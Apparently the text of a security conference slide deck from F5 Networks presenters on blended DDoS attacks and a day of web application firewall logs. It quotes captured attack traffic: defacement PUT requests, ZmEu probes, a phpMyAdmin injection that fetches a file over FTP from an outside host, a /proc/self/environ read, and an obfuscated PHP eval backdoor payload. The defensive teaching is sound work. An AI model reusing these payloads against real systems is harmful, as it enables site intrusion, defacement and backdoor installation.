



Blended Security Threats and Mitigations

Introductions

- Ben Harder – f5 Networks
- David Remington – f5 Networks

*A Special Thank You to Ron Shuck and the Wichita
ISSA Chapter.*

Some definitions:

Blended Attack: Buzz word du jour. Like a Margarita. Lots of ingredients but a single mixologist.


But what is the tequila and what is just the lime...?

3DoS/DDDoS: “Diverse Distributed Denial of Service”.

A denial of service attack targeting multiple stack components simultaneously:

- L3/L4: Syn Floods, UDP Floods, ICMP Floods
- DNS Floods
- SSL Floods
- L7 webserver attacks (L6.9?) (Slowloris, HTTP Slow Post)
- L7 app stack attacks (Post of Doom)
- L7 targeted attacks (??? What is broken in *your* app?)

We are here because Attack is easier than Defense.



And Cheaper... And Cooler?

3DoS Case Study: International Financial Organization

- Attacked by politically motivated state-sponsored actor.
- Two-pronged attack: L4 connection flooding and encrypted L7 DDoS attack with randomized payloads.

Vectors for possible DoS:

- a. UDP Flood to take out network devices.
 - b. SSL Flood to overwhelm systems.
 - c. L7 Attack to consume Server cycles.
- Defenses in place included dynamic IPS, various network devices, network firewall and BIGIP with ASM.

3DoS Case Study:

International Financial Organization

- Defenses in place included dynamic IPS, various network devices, network firewall and f5 BIGIP with ASM (WAF).
- Sequence of events:
 - a. L4 DoS (UDP Flood) knocks out an intermediary network device. Site down.
 - b. Once device is replaced with more capable system the rest of the attack becomes clear.
 - c. IPS able to be tuned to assist with L4 but blind to L7 attack (SSL, Random payload)
 - d. SSL Flood handled by high speed co-processing capacity
 - e. ASM dynamically detects L7 attack and dynamically mitigates.

Current status. Still under attack. BIGIP with ASM mitigating the sustained attack with ~25% CPU utilization.

A photograph of a woman with blonde hair and glasses, wearing a white shirt, resting her head on a laptop keyboard. She is holding a white mug in her right hand, which has a ring on the ring finger. The background is a wood-paneled wall. The text "A Day in the Life of a Web App Firewall" is overlaid in large white font with a drop shadow.

A Day in the Life of a Web App Firewall

From Spain:


```
POST /_vti_bin/_vti_aut/author.dll HTTP/1.1
MIME-Version: 1.0
User-Agent: core-project/1.0
```

```
method=put+document%3a4%2e0%2e2%2e4715&service
%5fname=&document=%5bdocument%5fname%3disstart.asp%3bmeta
%5finfo%3d%5b%5d%5d&put%5foption=overwrite&comment=&keep
%5fchecked%5fout=false
```

```
<html>
<head>
<title>Hacked Your System LinuxPloit_Crew</title>
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1">
</head>

<body bgcolor="#000000" text="#000000">
<div align="center"><font color="#FF0000"> <font
size="5">Hacked Your System Linuxexploit_Crew
</font> </font></div>
<p align="center"></p>
<p>&nbsp; </p>
</body>
</html>
```

Hacked Your System LinuXploit_Crew



Violations

Full Request

PUT /indonesia.htm HTTP/1.1

Accept: */*

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; InfoPath.2)

Host:

Content-Length: 2244

Connection: Keep-Alive

Cache-Control: no-cache

X-Forwarded-For: 118.96.133.139

<title>...[+] Defaced by Hmei7 [+]...</title>

<body onload="type_text()" alink="#000000" bgcolor="#000000" vlink="#000000" link="#c0c0c0" text="#000000">

<div align="center">



Requested URL	[HTTP] /indonesia.htm
Web Application	class_IIS
Support ID	11110003049450444361
Source IP Address	118.96.133.139:2742
Destination IP Address	192.168.59.2:80
Country	Indonesia
Time	2011-04-24 17:05:23
Flags	 
Severity	Critical
Response Status Code	N/A
Potential Attacks	Cross Site Scripting (XSS) , Detection Evasion , Information Leakage , SQL-Injection , XPath Injection

Close

Violations

Full Request

PUT /indonesia.htm HTTP/1.1

Accept: */*

Violations

Full Request

Disclaimer. ,

" " ,
" You have been Hacked !!!, not because of your stupidity",

" That's because we love you, and we want to warn you",

" That your web still has large of vulnerability",

" "

" Dear admin,",

" This was not a joke or dream, this is fucking reality",

" "

" at last, ",

" Tidak ada seorangpun, hewan atau banci yang disakiti dalam hacking ini ;)",

" "

" Thanks:" ,

Response Status Code

N/A

Potential Attacks


[Cross Site Scripting \(XSS\)](#), [Detection Evasion](#), [Information Leakage](#), [SQL-Injection](#), [XPath Injection](#)

Close

Violations	Full Request
<p>PUT / 396D5%3fopen/indonesia.htm HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; InfoPath.2) Host: Content-Length: 3108 Connection: Keep-Alive Cache-Control: no-cache X-Forwarded-For: 118.96.13</p> <pre><title>Hacked by Hmei7 </title> <body bgcolor=black onload=""> <div align=center> <SCRIPT></pre>	
Requested URL	[HTTP] / 696D5
Web Application	
Support ID	2258730722670021113
Source IP Address	118.96.13:
Destination IP Address	192.168.59.2:80
Country	Indonesia
Time	2011- :02
Flags	
Severity	Critical
Response Status Code	N/A
Potential Attacks	Cross Site Scripting (XSS) , Detection Evasion , Information Leakage , SQL-Injection
<input type="button" value="Close"/>	

Violations	Full Request
	<pre> PUT /1396D5%3fopen/indonesia.htm HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; InfoPath.2) Host: Content-Length: 3108 Connection: Keep-Alive Cache-Control: no-cache X-Forwarded-For: 118.96.13: <title>Hacked by Hmei7</title> </pre>

m1cedre4m[at]yahoo.com

Web Application	
Support ID	2258730722670021113
Source IP Address	118.96.13:
Destination IP Address	192.168.59.2:80
Country	Indonesia
Time	2011- :02
Flags	
Severity	Critical
Response Status Code	N/A
Potential Attacks	Cross Site Scripting (XSS) , Detection Evasion , Information Leakage , SQL-Injection
<input type="button" value="Close"/>	

Non-Compliant HTTP

View Full Request Information - BIG-IP® Application Security Manager - Dialog Window - 10.0.3.245 - Mozilla Firefox

10.0.3.245 https://10.0.3.245/dms/policy/win_open_proxy_request.php?id=48158&mode=

Violations Full Request

```

GET /w00tw00t.at.blackhats.romanian.anti-sec:) HTTP/1.0
Accept: */*
Accept-Language: en-us
User-Agent: ZmEu
Host: 210.
X-Cnection: Close
X-Forwarded-For: 200.1.192.31
Connection: Keep-Alive

```

Requested URL	[HTTP] /w00tw00t.at.blackhats.romanian.anti-sec)
Web Application	
Support ID	17099226225215352420
Source IP Address	200.1.192.31:36554
Destination IP Address	192.168.59.2:80
Country	Colombia
Time	2011-04-27 06:09:41
Flags	✘ 🖐
Severity	Error
Response Status Code	N/A
Potential Attacks	N/A

Done

View Full Request Information - BIG-IP® Application Security Manager - Dialog Window - 10.0.3.245 - Mozilla Firefox

10.0.3.245 https://10.0.3.245/dms/policy/win_open_proxy_request.php?id=48158&mode=

Violations Full Request

```
GET /w00tw00t.at.blackhats.romanian.anti-sec:) HTTP/1.0
Accept: */*
Accept-Language: en-us
User-Agent: ZmEu
Host: 210. [REDACTED]
X-Cnection: Close
```


Host 210. [REDACTED]


Support ID	17099226225215352420
Source IP Address	200.1.192.31:36554
Destination IP Address	192.168.59.2:80
Country	Colombia
Time	2011-04-27 06:09:41
Flags	✘👉
Severity	Error
Response Status Code	N/A
Potential Attacks	N/A

Done

```
POST /phpmyadmin/scripts/setup.php HTTP/1.1
X-Cnection: close
Host: 210. [REDACTED]
Referer: 210. [REDACTED]
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; windows NT 5.1) Opera
7.01 [en]
Content-Type: application/x-www-form-urlencoded
Content-Length: 232
X-Forwarded-For: 72.10.168.50

action=lay_navigation&eoltype=unix&token=&configuration=a%3A1%3A%7Bi%3A0%3B0%
3A10%3A%22PMA%5FConfig%22%3A1%3A%7Bs%3A6%3A%22source%22%3Bs%3A47%3A%22ftp%3A%
2F%2Fpickasso%3A240790%4066%2E197%2E252%2E182%2F%2F%2Ea%2Fid%2Etxt%22%3B%7D%7D
```





Another (tiny) probe:

View Full Request Information - BIG-IP® Application Security Manager - Dialog Window - 10.0.3.245 - Mozilla Firefox

10.0.3.245 https://10.0.3.245/dms/policy/win_open_proxy_request.php?id=48162&mode=

Violations Full Request

GET HTTP/1.1

Requested URL	[HTTP]
Web Application	
Support ID	17099226225215352430
Source IP Address	200.1.192.31:36805
Destination IP Address	192.168.59.2:80
Country	Colombia
Time	2011-04-27 06:09:44
Flags	✖ 🖱
Severity	Error
Response Status Code	N/A
Potential Attacks	HTTP Parser Attack, Non-browser Client

Close

Done

View Full Request Information - BIG-IP® Application Security Manager - Dialog Window - 10.0.3.245 - Mozilla Firefox

10.0.3.245 https://10.0.3.245/dms/policy/win_open_proxy_request.php?id=48162&mode=

Violations Full Request

GET HTTP/1.1

Request

Web App

Support

Source IP

Destination

Country

Time 2011-04-27 06:09:44

Flags

Severity Error

Response Status Code N/A

Potential Attacks [HTTP Parser Attack, Non-browser Client](#)

Close

Done

HTTP protocol compliance failed violation details

HTTP Validation

- No Host header in HTTP/1.1 request
- Unparsable request content

Violations

Full Request


Violation

Severity

Learn

Alarm

Block

 [HTTP protocol compliance failed](#)

[Learn](#)

Error

Yes

Yes

Yes

Requested URL

[HTTP] /w00tw00t.at.blackhats.romanian.anti-sec ↵
:)

Web Application

Support ID

17099226225215352420

Source IP Address

200.1.192.31:36554

Destination IP Address

192.168.59.2:80

Country

Colombia

Time

2011-04-27 06:09:41

Flags

✘👉

Severity

Error

Response Status Code

N/A

Potential Attacks

N/A

[Close](#)

04:42:45	Canada 72.10.168.50	[HTTPS] /admin/scripts/setup.php
04:42:45	Canada 72.10.168.50	[HTTPS] /mysql/scripts/setup.php
04:42:45	Canada 72.10.168.50	[HTTPS] /pma/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /db/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /sql/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /web/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /myadmin/scripts/setup.php

...etc

A 3D rendered figure of a person holding a large green syringe. The syringe is oversized, with the needle pointing towards a stack of server disks and a globe. The text "Code Injection" is overlaid in large white letters with a shadow effect. The figure has "LOGG" written on its chest.

Code Injection

Probing for code injection vulnerabilities:

Country	France
Context Details for Attack Signature 200000190	
Context	Parameter
Parameter Level	Global
Wildcard Parameter Name	*
Actual Parameter Name	_a
Parameter Value	view..... ↵/proc/self/environ 0x0
Detected Keywords	_a=view..... ↵/proc/self/environ 0x0

Checking for access to /proc/self/environ

PHP Injection attempt:

Actual Parameter Name	products_image
Parameter Value	<pre><?php @error_reporting(0);@set_time_limit(0);\$ lol=\$_GET['lol'];\$osc=\$_GET['osc']; if(isset(\$lol)){eval(gzinflate(base64_de code('pZJda8lwF1bvB/sPMQhNQMR9XM05Cvsbg1 DTE5vRjiEnnRbxvy9Jre5C8GJ35f143kMoyMYS+r Nyn/5l/771H3T9+ABZxAHf6NI1TvSm6oDxJZ0Cc9 nVG5pjxm5X9ZDa2QCEXa+TDQeWYnziXa2oqN7loK 0hOaWAH2PXA5INKYroa0XYDDoXhtFOvZsqqg4aA zICjiALLJbps8cXiRQmj0Dv602jH4ZejFO8aQW4R YQG2hbccWeGeVVHw+6QxkwQHc+zG4FhsoHlkrlaF 0gEz+GdhCETCaAiYicjSKYWsgWKsPuTLokMTS+vz k6mf+eLTWKWLW9l8DmKiGcdWDGh6ee8r+vRtMvsW 90C2xWkrAqVjgnR5L9ZSwrD1Ud1cXT6vmVr8kpHS tbi4mep6PillTe5FJSfGE='));die;} elseif(isset(\$osc)){eval(gzinflate(base6 4_decode('pZHNasMwEITvhb6DYgyWIZS2IF5Cwa 9SEI48ilUcyWhlmhDy7l3J+ekhkENPEJM73w5SqX fdetMSPj9UB+07yNKTrlFPTyUI28mmAexlyWdSoX svbhYrZnl6Wu9EnjKoj5wNILEWVcW+NULusBvjYb aTb428xBT2liLJCnvoKrtNuubhZQLIMjPw21sniy 9XXl0TVxol94DUYxjUDXtmNDd9LvSACqCl3bmY3y iKbYgyhZrZuklufB7alirtXYRjRJ5IEa5TekDr5l OVY0sU+zDdXXox/722saQ46qeg+dNNQox+hJsfvg hF/fvioLDP70dlBeNgTccqWtxFNI/4bAJaDtWI2 +v7x/1SpxSWT14SvS8mpWAOAWXQ0n5BQ=')); } else{e</pre>
Detected Keywords	<pre>products_image=<?php @error_reporting(0); @set_time_limit(0);\$lol=\$_GET['lol']; \$osc=\$_GET['osc'];\$if(isset(\$lol)){eval(gzinflate(base64_decode('pZJda8 lwF1bvB/sPMQhNQMR9XM05Cvsbg1DTE5vRjiEnnR bxvy9Jre5C8GJ35f143kMoyMYS+rNyn/5l/771H3 T9+ABZxAHf6NI1T</pre>

Enabling Authentication on the Server:

```
*****/  
/*  
/* $, $, ,  
/* "ss.$ss. .s'
```

```
if($auth == 1) {  
if (!isset($_SERVER['PHP_AUTH_USER']) || md5($_SERVER['PHP_AUTH_USER']) != $name || md5($_SERVER['PHP_AUTH_PW']) != $pass)  
{  
header('www-Authenticate: Basic realm="d35m0"');  
header('HTTP/1.0 401 Unauthorized');  
exit("<b><a href=Rox  
Team>d35m0</a> : Access Denied</b>");  
}  
}  
$head
```

```
/* ) ( ( $$$$$$$$$$$$$$$$$$$$$###. $$$$$###' .###$$$$$$$$$$$$$$$"  
/* ( ) ) -,$" $$$$$$$$$$$$$$$$$$$$$###. $$$$' .###$$$$$$$$$$$$$$$"  
/* ) ( ( \. "$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$"  
/* ( $ ) ) ,$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$"  
/* ( ($ ( \ _s" `$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$,`  
/* )$$$$) ) . `$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$" `$$  
/* ( $$$s/ .$. .$. ,s$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$"  
/* \_$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###" $$ `$$ . `$$.  
/* `$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$" $ `s `s  
/* .....  
/*  
/*  
*****/
```

Enabling Authentication on the Server:

The screenshot shows the Burp Suite v1.3.03 interface with the 'decoder' tab selected. The window title is 'burp suite v1.3.03'. The menu bar includes 'burp intruder repeater window help'. The toolbar contains 'target proxy spider scanner intruder repeater sequencer decoder comparer options alerts'. The main area is split into two sections, each with a 'text' (selected) and 'hex' radio button, and a 'smart decode' button.

